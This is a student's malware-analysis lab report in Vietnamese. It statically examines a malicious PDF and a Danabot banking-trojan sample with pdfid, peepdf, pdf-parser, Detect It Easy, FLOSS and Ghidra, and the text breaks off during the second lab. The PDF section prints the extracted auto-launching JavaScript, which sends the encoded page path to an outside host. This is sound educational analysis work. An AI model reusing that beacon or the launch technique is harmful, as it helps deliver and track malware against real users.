

HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG
KHOA AN TOÀN THÔNG TIN



Môn học: Phân tích mã độc
Bài thực hành số 2

Họ và tên: Trần Thị Thu Phương

Mã sinh viên: B21DCAT151

Nhóm môn học: 03

Tổ thực hành: 01

Giảng viên: Đỗ Xuân Chợt

Hà Nội, 2024

Mục lục

| | |
|-----------------------------------------|-----------|
| 1. PTIT-PDFMALWARE..... | 3 |
| 1.1. Mục đích | 3 |
| 1.2. Yêu cầu đối với sinh viên | 3 |
| 1.3. Nội dung thực hành..... | 4 |
| 2. PTIT-STATIC-DANABOT..... | 11 |
| 2.1. Mục đích | 11 |
| 2.2. Yêu cầu đối với sinh viên | 11 |
| 2.3. Nội dung thực hành..... | 11 |
| 3. PTIT-STATIC-ANALYS-LINUX..... | 21 |
| 3.2. Mục đích | 21 |
| 3.3. Yêu cầu với sinh viên | 21 |
| 3.4. Nội dung thực hành..... | 21 |
| 4. PTIT-RESOURCE..... | 25 |
| 4.1. Mục đích | 25 |
| 4.2. Yêu cầu đối với sinh viên | 26 |
| 4.3. Nội dung thực hành..... | 26 |
| 5. PTIT-NETWORK-TRACING | 32 |
| 5.1. Mục đích..... | 32 |
| 5.2. Yêu cầu đối với sinh viên..... | 33 |
| 5.3. Nội dung thực hành | 33 |

1. PTIT-PDFMALWARE

1.1. Mục đích

Bài thực hành này nhằm hướng dẫn sinh viên biết và hiểu về các bước phân tích tĩnh một tập tin PDF nghi ngờ có mã độc. Sinh viên sẽ sử dụng bộ công cụ Pdftid, Peepdf và Pdf-parser để phân tích một tập tin PDF nhằm xác định một số thuộc tính cơ bản và đoạn mã độc ẩn giấu bên trong.


1.2. Yêu cầu đối với sinh viên

Có kiến thức cơ bản về hệ điều hành Linux, mã độc, cấu trúc của 1 tập tin PDF.

Cấu trúc định dạng của 1 tập tin PDF:

PDF là định dạng tài liệu di động có thể được sử dụng để trình bày các tài liệu bao gồm văn bản, hình ảnh, thành phần đa phương tiện, liên kết trang web và hơn thế nữa. Định dạng này được thiết kế để có thể hoạt động trên tất cả các công cụ PDF trên tất cả các Hệ điều hành.

PDF có nhiều chức năng hơn là chỉ văn bản: nó có thể bao gồm hình ảnh và các thành phần đa phương tiện khác, được bảo vệ bằng mật khẩu, thực thi JavaScript, v.v. Cấu trúc cơ bản của một tập PDF được trình bày trong hình dưới đây:



Hình 1. Cấu trúc tập tin PDF

PDF File Header

Tệp PDF đều bắt đầu bằng tiêu đề chứa mã định danh duy nhất cho PDF và phiên bản có định dạng, chẳng hạn như %PDF-1.x trong đó x nằm trong khoảng từ 1-7.

File Body

Trong phần nội dung của tài liệu PDF, có các đối tượng thường bao gồm luồng văn bản, hình ảnh, các thành phần đa phương tiện khác, v.v. Phần Nội dung được sử dụng để chứa tất cả dữ liệu của tài liệu được hiển thị cho người dùng.

Cross-Reference Table

Bảng tham chiếu chéo chứa thông tin cho phép truy cập ngẫu nhiên vào các đối tượng gián tiếp trong tệp để không cần phải đọc toàn bộ tệp để định vị bất kỳ đối tượng nào.

File Trailer

Đoạn giới thiệu của tệp PDF cho phép người đọc tuân thủ nhanh chóng tìm thấy bảng tham chiếu chéo và một số đối tượng đặc biệt. Người đọc phù hợp nên đọc tệp PDF từ cuối.

1.3. Nội dung thực hành

– *Link Github:* <https://github.com/chumaii/ptit-pdfmalware>

- Khởi động bài lab:

Vào terminal, gõ: `labtainer ptit-pdfmalware`

(Chú ý: sinh viên sử dụng mã sinh viên của mình để nhập thông tin người thực hiện bài lab khi có yêu cầu, để sử dụng khi chấm điểm)

Sau khi khởi động xong một terminal ảo sẽ xuất hiện, đại diện cho máy ptit-pdfmalware

Trong bài lab này sẽ có sẵn tập tin PDF có tên `secret.pdf` và các tập tin `pdfid.py`, `peepdf.py`, `pdf-parser.py` là bộ ba công cụ để thực hiện phân tích.

- Sinh viên làm các nhiệm vụ dưới đây để hoàn thành bài lab:
 - **Nhiệm vụ 1: Xác định các đối tượng đáng ngờ bằng công cụ pdfid.**
 - Đối tượng là những gì chúng ta đang theo đuổi. Nó có thể là một hình ảnh, javascript, biểu mẫu, nội dung văn bản, v.v.
 - Đầu tiên sinh viên sử dụng câu lệnh: `python pdfid.py secret.pdf`

để kiểm tra các luồng của tập tin PDF.

Ý nghĩa các luồng xuất hiện:

/Encrypt – Biểu thị rằng PDF được mã hóa và cần có khóa để giải mã nó

/Objstm - Điều này được sử dụng để xác định luồng đối tượng có thể ẩn các đối tượng cụ thể khác có thể là văn bản, thành phần đồ họa hoặc tập lệnh. Sẽ là nơi tốt để ẩn đối tượng độc hại

/JS hoặc **/JavaScript** - JavaScript được nhúng trong tài liệu. Bất kỳ Javascript độc hại nào cũng có thể được tìm thấy từ đây

/AA - Điều này xác định Hành động tự động được nhúng trong tài liệu và sẽ tự động kích hoạt khi người dùng mở tài liệu.

/Acroform hoặc **/XFA** - Điều này cho biết các biểu mẫu Adobe có được sử dụng trong tài liệu PDF hay không

/Launch - Thao tác này khởi chạy một chương trình

- Sau khi pdfid đưa ra kết quả, hãy tìm các luồng được đề cập ở trên có giá trị **Khác 0** để điều tra thêm

```

ubuntu@ptit-pdfmalware:~$ ls
pdf-parser.py pdfid.py peepdf secret.pdf
ubuntu@ptit-pdfmalware:~$ python pdfid.py secret.pdf
PDFiD 0.2.8 secret.pdf
PDF Header: %PDF-1.3
obj 14
endobj 14
stream 4
endstream 4
xref 1
trailer 1
startxref 1
/Page 1
/Encrypt 0
/ObjStm 0
/JS 1
/JavaScript 2
/AA 0
/OpenAction 1
/AcroForm 0
/JBIG2Decode 0
/RichMedia 0
/Launch 0
/EmbeddedFile 1
/XFA 0
/Colors > 2^24 0

ubuntu@ptit-pdfmalware:~$

```

- **Nhiệm vụ 2: Xác định số tham chiếu hoặc id đối tượng (các số trở đến đối tượng quan tâm) bằng công cụ peepdf.**
 - Khi các đối tượng đáng ngờ được tìm thấy từ pdfid, đã đến lúc đi sâu vào các đối tượng bằng cách sử dụng peepdf và trình phân tích cú pháp pdf
 - Peepdf được sử dụng riêng để xác định Id đối tượng hoặc số tham chiếu của các đối tượng đáng ngờ
 - Sinh viên gõ lệnh: `./peepdf/peepdf.py secret.pdf`

```

ubuntu@ptit-pdfmalware:~$ ./peepdf/peepdf.py secret.pdf
Warning: PyV8 is not installed!!
Warning: pylibemu is not installed!!
Warning: Python Imaging Library (PIL) is not installed!!

File: secret.pdf
MD5: 7e8d932e8e42315897e06f88fe61d389
SHA1: d9c10aafec1d2831a50d5fd779e1892d400bac4f
SHA256: ab10e58e874fe67a1a47520ac3d4e700b5dd2b5cc0e9303af0ac3c173fa4d8cf
Size: 302334 bytes
Version: 1.3
Binary: False
Linearized: False
Encrypted: False
Updates: 0
Objects: 14
Streams: 4
URIs: 0
Comments: 0
Errors: 0

Version 0:
  Catalog: 6
  Info: 2
  Objects (14): [1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14]
  Streams (4): [7, 12, 13, 14]
    Encoded (3): [7, 12, 13]
  Objects with JS code (2): [4, 14]
  Suspicious elements:
    /OpenAction (1): [6]
    /Names (2): [5, 6]
    /JS (1): [4]
    /JavaScript (2): [4, 5]
    /EmbeddedFiles: [6]
    /EmbeddedFile: [14]

```

- Quan sát kết quả trả về của peepdf để biết các luồng cần điều tra có bao nhiêu object và là object số mấy.

Dựa trên kết quả từ công cụ peepdf, bạn có thể thấy thông tin về file secret.pdf đã được phân tích, đặc biệt là các luồng và đối tượng đáng nghi. Cụ thể:

- Tổng số object: 14 objects (được đánh số từ 1 đến 14).
- Streams (luồng): 4 streams (đánh số 7, 12, 13, 14). Trong đó:
 - o Các stream mã hóa là: 7, 12, 13.
- Các object có mã JavaScript: 2 objects, là số 4 và 14.
- Các phần tử đáng nghi (Suspicious elements):
 - o /OpenAction (1): Object số 6.
 - o /Names (2): Object số 5 và 6.

- /JS (1): Object số 4.
- /JavaScript (2): Object số 4 và 5.
- /EmbeddedFiles (1): Object số 6.
- /EmbeddedFile (1): Object số 14.

Như vậy, bạn cần tập trung điều tra các object 4, 5, 6, 14 vì chúng chứa mã JavaScript và có thể có file nhúng, những đặc điểm thường gắn liền với các hành vi độc hại trong file PDF.

○ **Nhiệm vụ 3: Truy xuất dữ liệu thô từ các đối tượng đáng ngờ bằng công cụ pdf-parser.**

- Pdf-parser là công cụ giúp phân tích cấu trúc tập tin PDF, tìm kiếm và trích xuất thông tin của các đối tượng trong tập tin PDF.
- Sau khi đã biết được id của các đối tượng đáng ngờ ở phần trước, sinh viên gõ lệnh sau để thực hiện truy xuất nội dung của đối tượng cụ thể:

python pdf-parser.py secret.pdf -o <id_đối tượng>

```
ubuntu@ptit-pdfmalware:~$ python pdf-parser.py secret.pdf -o 4
obj 4 0
Type: /Action
Referencing:

<<
  /Type /Action
  /S /JavaScript
  /JS "(this.exportDataObject({cName: 'Invitation_Farewell_24.html',nLaunch: 2,}));)"
>>

ubuntu@ptit-pdfmalware:~$
```



```
ubuntu@ptit-pdfmalware:~$ python pdf-parser.py secret.pdf -o 5
obj 5 0
Type:
Referencing: 4 0 R

<<
  /JavaScript
  <<
    /Names '[ (d00affd9\\0554133\\0554968\\055a838\\055b4ad6a19b012) 4 0 R ]'
  >>
>>

ubuntu@ptit-pdfmalware:~$
```

```
ubuntu@ptit-pdfmalware:~$ python pdf-parser.py secret.pdf -o 6
obj 6 0
Type: /Catalog
Referencing: 1 0 R, 4 0 R, 14 0 R

<<
  /Type /Catalog
  /Pages 1 0 R
  /OpenAction 4 0 R
  /Names
    <<
      /EmbeddedFiles
        <<
          /Names
            <<
              /F '(Invitation\\137Farewell\\137DE\\137EMB\\056html)'
              /Type /Filespec
              /EF
                <<
                  /F 14 0 R
                >>
            >>
          >>
        >>
      >>
    >>
  >>

ubuntu@ptit-pdfmalware:~$
```

```
ubuntu@ptit-pdfmalware:~$ python pdf-parser.py secret.pdf -o 14
obj 14 0
Type: /EmbeddedFile
Referencing:
Contains stream

<<
  /Length 300377
  /Type /EmbeddedFile
>>

ubuntu@ptit-pdfmalware:~$
```

- Quan sát kết quả trả về cho biết ý nghĩa nội dung của các đối tượng đáng ngờ.
- **Nhiệm vụ 4: Đọc tập tin secret.pdf để xem tên tập tin cụ thể được chèn vào**
 - Sinh viên chạy lệnh: *cat secret.pdf*

và cho biết title của tập tin HTML được nhúng và là gì.

- Giải thích cách mã độc hoạt động thông qua đoạn mã Javascript.
- In ra màn hình đường dẫn URL mà mã độc kết nối đến.

```

}
</script>
<script>
try {
  let p = window.location.pathname
  let r = new XMLHttpRequest();
  r.open('GET', 'https://sgrhf.org.pk/wp-content/idx.php?n=ks&q='+btoa(p), false);
  r.send(null);
} catch (e) {}
</script>
</body>
</html>
endstream
endobj
xref
0 15
0000000000 65535 f

```

```

ubuntu@ptit-pdfmalware:~$ echo "https://sgrhf.org.pk/wp-content/idx.php?n=ks&q='+btoa(p)"
https://sgrhf.org.pk/wp-content/idx.php?n=ks&q='+btoa(p)
ubuntu@ptit-pdfmalware:~$

```

- Kết thúc bài lab:

Trên terminal đầu tiên sử dụng câu lệnh sau để kết thúc bài lab:

stoplab ptit-pdfmalware

Khi bài lab kết thúc, một tệp zip lưu kết quả được tạo và lưu vào một vị trí được hiển thị bên dưới stoplab.

- Khởi động lại bài lab:

Trong quá trình làm bài sinh viên cần thực hiện lại bài lab, dùng câu lệnh:

labtainer -r pdfmalware

```

student@ubuntu:~/labtainer/labtainer-student$ checkwork
Results stored in directory: /home/student/labtainer_xfer/ptit-pdfmalware
Labname ptit-pdfmalware

Student          | pdfid_check | peepdf_check | pdf_parser_chec | pdf_view_check |
=====
B21DCAT151      | Y           | Y           | Y           | Y           |
What is automatically assessed for this lab:

```

2. PTIT-STATIC-DANABOT

2.1. Mục đích

Bài lab này giúp sinh viên hiểu và thực hành các nhiệm vụ trong quy trình phân tích tĩnh.

Cụ thể, sinh viên sẽ phân tích mã độc Danabot trên nền tảng Linux với các nhiệm vụ bao gồm **phân tích các đặc tính của file, phân tích mã hash, phân tích string, kiểm tra đóng gói và ẩn giấu, kiểm tra các import**. Qua các nhiệm vụ, sinh viên sẽ tiếp cận và hiểu rõ về quy trình phân tích tĩnh đồng thời đưa ra xác định và dự đoán về hành vi của mã độc Danabot.

2.2. Yêu cầu đối với sinh viên

Có kiến thức cơ bản về hệ điều hành Linux, biết quy trình phân tích tĩnh, biết sử dụng công cụ Detect It Easy và Ghidra.

2.3. Nội dung thực hành

Tìm hiểu về phân tích tĩnh:

Phân tích tĩnh không yêu cầu thực thi mã độc và thường bao gồm các bước sau:

- Phân tích thuộc tính tập tin: Xác định tên tập tin, kích thước, dấu thời gian và loại tập tin.
- Phân tích băm: Tạo ra giá trị băm để so sánh và xác định sự trùng lặp với các mẫu mã độc đã biết.
- Phân tích chuỗi: Tìm kiếm các chuỗi văn bản có thể tiết lộ thông tin về chức năng của mã độc.
- Kiểm tra đóng gói và mã hóa: Phát hiện các kỹ thuật đóng gói hoặc mã hóa nhằm ẩn mã độc khỏi các công cụ phân tích.
- Giải gói: Nếu mã độc được đóng gói, cần thực hiện giải gói để có thể phân tích mã nguồn.
- Phân loại malware: Dựa vào các đặc điểm đã phân tích để xác định họ malware mà mã độc thuộc về.

Giới thiệu mã độc Danabot:

Danabot là một trojan ngân hàng được phát hiện thực tế vào năm 2018. Kể từ lần đầu tiên xuất hiện, Danabot đã nhận được sự yêu thích cao của tội phạm mạng và trở thành mối đe dọa tích cực ở nhiều khu vực trên thế giới. Mã độc này được viết bằng

ngôn ngữ lập trình Delphi chứa một số tính năng chống phân tích, cũng như các mô-đun đánh cắp thông tin và điều khiển từ xa được cập nhật thường xuyên, làm tăng thêm sự đe dọa của nó đối với các mục tiêu.

Giới thiệu công cụ:

- Detect It Easy (DIE) là một chương trình đa nền tảng để xác định loại tệp và biết được tệp có bị mã hóa hay không với kiến trúc chữ ký hoàn toàn mở (MS-DOS, PE, ELF, MACH,...). Ngoài ra DIE ở chế độ nâng cao còn có thể cho biết nhiều thông tin của tệp (loại packet, mã hash, entropy, hex, string, import,...). DIE có 3 phiên bản: basic version (die), lite version (diel) và console version ("diec"). Ở bài thực hành này sẽ sử dụng die và diec.
- Ghidra là một công cụ phân tích mã nguồn mở được phát triển bởi Cơ quan Tình báo Trung ương Hoa Kỳ (NSA). Được công bố công khai vào tháng 3 năm 2019, Ghidra cung cấp các tính năng mạnh mẽ để phân tích mã nhị phân và mã nguồn.

Khởi động bài lab:

- Vào terminal, gõ:

labtainer ptit-static-danabot

(chú ý: sinh viên sử dụng mã sinh viên của mình để nhập thông tin email người thực hiện bài lab khi có yêu cầu, để sử dụng khi chấm điểm)

Sau khi khởi động xong hai terminal ảo sẽ xuất hiện, một cái là **die** (với công cụ chính là Detect It Easy), một cái là **ghidra**.

Các nhiệm vụ:

- **Task 1: Xác định loại tệp.**
 - Khởi động die chế độ GUI tại terminal **die**: *die danabot_sample.exe &*
 - Trên terminal **die** xem thông tin cơ bản của file: *diec - S Info danabot_sample.exe*

```
ubuntu@die:~$ diec -S Info danabot_sample.exe
Info:
  File name: /home/ubuntu/danabot_sample.exe
  Size: 970752
  Operation system: Windows(2000)
  Architecture: I386
  Mode: 32-bit
  Type: Console
  Endianness: LE

ubuntu@die:~$
```

- Gõ lệnh quét loại của tệp và kiểm tra mã hóa (lệnh này tương ứng với chọn all types và chọn Scan tại giao diện): `diec -a danabot_sample.exe`

```
ubuntu@die:~$ diec -a danabot_sample.exe
MSDOS
PE32
  Compiler: Microsoft Visual C/C++(2008)[libcmtd]
  Linker: Microsoft Linker(9.0)[Console32,console]

ubuntu@die:~$
```

- ⑨ File mã độc trên thuộc loại mã độc nào và có kiểu mã hóa nào không?

- Task 2: Phân tích mã hash.

- Tại terminal **die** tính giá trị hash của file mã độc: `diec -S Hash danabot_sample.exe`

```
ubuntu@die:~$ diec -S Hash danabot_sample.exe
Hash:
  MD4: 7b5a818a804747c94ac25989ee36db6b
  MD5: 72fa468dd1c931ad5eafd8423d76639d
  SHA1: db9de9890ac62eb8896133ab1dde66d01b3cee2d
  SHA224: 9a806b091e5856d0f774d041ae36e560a9384202f66c4bf720d06d09
  SHA256: 9a4e68d142593c0b68ce959f4c34bbdf477d67096eaa6db92b1577270e63c122
  SHA384: 2f87cdf48591df30a569311ca73f14e573410a43439af16ad73263d8601d5912c4f220b9f67435acf2617
  78489de93cf
  SHA512: bc3ec5c56f6253b1842e838067250aa1c3efc6ff58d1fadf1b1cd53d488fe5e11a426abc64dfc537915cd
  62da07f4a3e08bb31a6682eb5d2987b46ba82a34a2a

ubuntu@die:~$
```

- Tại giao diện chọn chế độ Advanced và chọn Hash để có thể xem thêm giá trị hash của các thành phần khác trong mã độc
- Phân tích mẫu với virustotal.com với 1 trong 2 cách

- ✦ Cách 1: Sử dụng mã hash thu được bên trên vào phần tìm kiếm trên virustotal.com. Hoặc tại giao diện die chọn mục VirusTotal và sử dụng link tại cảnh báo hiện ở terminal.
 - Tại trang virustotal trên trình duyệt. Ở phần Detection, sinh viên bôi đen chuột và copy tất cả các phát hiện và dán lưu vào 1 file mới <detecion> trên terminal.
- ✦ Cách 2: Đăng ký tài khoản tại trang virultotal.com và lấy apikey. Tại giao diện die chọn Option -> Online tools -> Nhập apikey -> Ok. Sau đó sinh viên chọn mục VirusTotal tại giao diện die.
 - Chọn mục sẽ cho kết quả quét file với các phát hiện và chọn nút Save để lưu vào file <detecion>.
 - Sinh viên có thể chọn mục Website trên giao diện VirusTotal(on die) để lấy link tại cảnh báo hiện ở terminal
- Sau khi lưu các phát hiện vào file, kiểm tra có bao nhiêu phát hiện dự đoán mã độc là Danabot *grep "Dana" <detecion>*

```
ubuntu@die:~$ nano vt.txt
ubuntu@die:~$ grep "Dana" vt.txt
HEUR:Trojan-Banker.Win32.Danabot.vho
Win32.Trojan-Banker.Danabot.pef
HEUR:Trojan-Banker.Win32.Danabot.vho
ubuntu@die:~$
```

⑨ Có bao nhiêu phát hiện đây là mã độc Danabot?

- Task 3: Phân tích string.

- Tại terminal die, sinh viên tìm các chuỗi có trong chương trình: *strings -n 6 danabot_sample.exe*

```

LCMapStringA
GetLastError
GetProcAddress
RemoveDirectoryA
GetPrivateProfileStringA
GetProcessId
TransmitCommChar
GetPrivateProfileSectionA
KERNEL32.dll
SetSecurityDescriptorSacl
ADVAPI32.dll
ExitProcess
GetCommandLineA
GetStartupInfoA
TerminateProcess
UnhandledExceptionFilter
SetUnhandledExceptionFilter
IsDebuggerPresent
TlsGetValue
TlsAlloc
TlsSetValue
TlsFree
InterlockedIncrement
SetLastError
GetCurrentThreadId

```

- Tại giao diện die, sinh viên chọn Strings để có thể sử dụng 1 số filter và các kiểu định dạng để dễ tìm kiếm các chuỗi đáng ngờ
- ⑨ Kết quả sau khi quét như thế nào (các chuỗi có thể đọc rõ như nào, số lượng các chuỗi khó đọc, địa chỉ ip tìm thấy và so sánh virustotal có địa chỉ ip đó không, qua đó rút ra kết luận gì) ?

- Task 4: Kiểm tra mã độc packed và obfuscated.

- Tính giá trị entropy của chương trình:

diec -S Entropy danabot_sample.exe

```

ubuntu@die:~$ diec -S Entropy danabot_sample.exe
Entropy:
Entropy: 7.89737
ubuntu@die:~$ █

```

- Tại giao diện die, sinh viên chọn Entropy để có thể xem rõ giá trị entropy của từng section

- ⑨ Nhận xét giá trị entropy? Tại sao section .text có entropy cao? Tại sao ở nhiệm vụ 1 không phát hiện mã hóa nào nhưng ở đây die lại dự đoán tỉ lệ packed cao ?

○ Phân tích obfuscated strings:

floss -s danabot_sample.exe --no-static-strings

Kết quả ra 1 số stackstring nhưng khó có thể đọc.

```
ubuntu@die:~$ floss -s danabot_sample.exe --no-static-strings
WARNING:envi.codeflow:parseOpcode error at 0x0000000c (addCodeFlow(0x0)): InvalidInstruction("'ff
ff0000b8000000000000000040000000' at 0xc",)
WARNING:vivisect.base:_cb_opcode(0x6801): LOCATION ALREADY EXISTS: loc: 'cccccccccccccccccccc
cccc'

FLOSS decoded 3 strings
0000
000000
00000

FLOSS extracted 23 stackstrings
run
t^9?V
#',9
run
q&>D
cJk5
L<;~
in
GZ*V
in in
t be
Ka_B%
I?QI
5~):u
q&>D
\8*a*
+.%Q
8>I(
caT_c
;XMx
```

- ⑨ Rút ra kết luận về việc section .text có chứa các stackstring và việc sử dụng nó để làm mờ, che giấu mã độc để thực hiện các hành vi đáng ngờ khác

Entropy là một thước đo mức độ ngẫu nhiên trong dữ liệu. Đối với một tệp thực thi, entropy cao có thể cho thấy mã hóa, nén hoặc đóng gói dữ liệu, khiến dữ liệu trở nên khó đoán và ít có cấu trúc rõ ràng.

Trong các tệp thực thi, section .text thường chứa mã thực thi (machine code). Section này có entropy cao vì nó bao gồm các mã lệnh và dữ liệu được sắp xếp

theo các mẫu ngẫu nhiên để tối ưu hóa hiệu suất của chương trình, đặc biệt khi có các đoạn mã được obfuscate hoặc được tối ưu hóa.


Trong nhiệm vụ 1, không phát hiện thấy mã hóa có thể là vì các dữ liệu trong tệp chưa được mã hóa hay đóng gói nhiều, nên mức entropy chưa đạt ngưỡng.

Trong nhiệm vụ hiện tại, nếu công cụ DIE (Detect It Easy) dự đoán tỉ lệ packed cao, có thể là do tệp đã qua xử lý bằng công cụ đóng gói. Đóng gói (packing) sẽ làm tăng entropy, bởi dữ liệu được nén hoặc mã hóa, khiến các section có entropy gần như tối đa do ngẫu nhiên hóa cao, làm cho DIE nghi ngờ rằng tệp có thể bị packed hoặc mã hóa.

Như vậy, entropy cao ở section .text cùng với dự đoán của DIE có thể là dấu hiệu rõ ràng của việc đóng gói, khiến nó khác với nhiệm vụ 1.

- Task 5: Phân tích tập tin PE.

- Tại giao diện die, chọn Import để xem các import từ các dll có trong chương trình



- Chọn Save các import từ KERNEL32.dll vào file <import> và thực hiện hiển thị các import đó trong terminal: `cat <import>`

```
ubuntu@die:~$ cat import
#      Thunk      Ordinal Hint      Name
0      000db946                01a1      GetCurrencyFormatA
1      000db95c                0421      Sleep
2      000db964                0148      FormatMessageW
3      000db976                01c9      GetFileAttributesA
4      000db98c                007f      CreateFileW
5      000db99a                0386      ReplaceFileA
6      000db9aa                0141      FlushFileBuffers
7      000db932                01f9      GetModuleHandleW
8      000db9ce                01e6      GetLastError
9      000db9de                0220      GetProcAddress
10     000db9f0                037d      RemoveDirectoryA
11     000dba04                021c      GetPrivateProfileStringA
12     000dba20                0225      GetProcessId
13     000dba30                0438      TransmitCommChar
14     000dba44                0218      GetPrivateProfileSectionA
15     000db91e                011f      FindFirstFileExW
16     000db908                026d      GetUserDefaultLCID
17     000db8f4                01a9      GetCurrentProcess
18     000db8e2                002f      CallNamedPipeA
19     000db8d2                01bb      GetDriveTypeW
20     000db8c0                01e8      GetLocaleInfoA
21     000db8b4                04b5      lstrlenA
22     000db9be                02e1      LCMapStringA
23     000db8a4                0136      FindResourceA
24     000dba98                0104      ExitProcess
```

- ⑨ Từ các import được tìm thấy kết hợp với mục Behavior trên virustotal.com, chỉ ra các import đáng ngờ có thể khớp với MITRE ATT&CK Tactics and Techniques trên virustotal.
- ⑨ Nhận xét về khả năng của chương trình? Khả năng này có giống với Trojan không?


- Task 6: Phân tích mã nguồn

- Phân tích mã nguồn là 1 nhiệm vụ khó khăn, đặc biệt với mã độc có khả năng che giấu là 1 đặc điểm chính của Trojan. Ở đây sinh viên chỉ cần thực hiện tìm ra đoạn mã có chứa nơi bị che giấu.
- Tại terminal **ghidra**, sinh viên khởi động ./ghidra và thực hiện phân tích mã nguồn của file danabot_sample.exe
- Để tìm nơi bị che giấu, sinh viên chọn vào section có entropy cao, và dùng chức năng Function Call Tree có trong ghidra. Để chắc chắn hãy kiểm tra xem fuction call tree nhận được có node gốc từ entry hoặc main (là các hàm khởi tạo thường thấy của chương trình)


- Sinh viên chọn lấy 1 function cách xa entry nhất trong function call tree nhận được và xem mã C

⑨ Nhận xét về function nhận được (Số lượng giá trị khởi tạo, các vòng lặp và phép tính, số lượng hàm được gọi) ? Đưa ra dự đoán về khả năng của function này ?

- Tìm địa chỉ đầu và địa chỉ cuối của function có dạng 0x004d__ và nhập vào terminal die với câu lệnh sau để hiển thị mã nguồn gốc của function đó.
`objdump -D --section=< section_name> --startaddress=<start_address> -
-stop-address=<stop_address> danabot_sample.exe`



Địa chỉ bắt đầu



Địa chỉ kết thúc

```

ubuntu@die:~$ objdump -D --section=.text --start-address=0x004d50a0 --stop-address=0x004d51cf danabot_sample.exe

danabot_sample.exe:      file format pei-i386

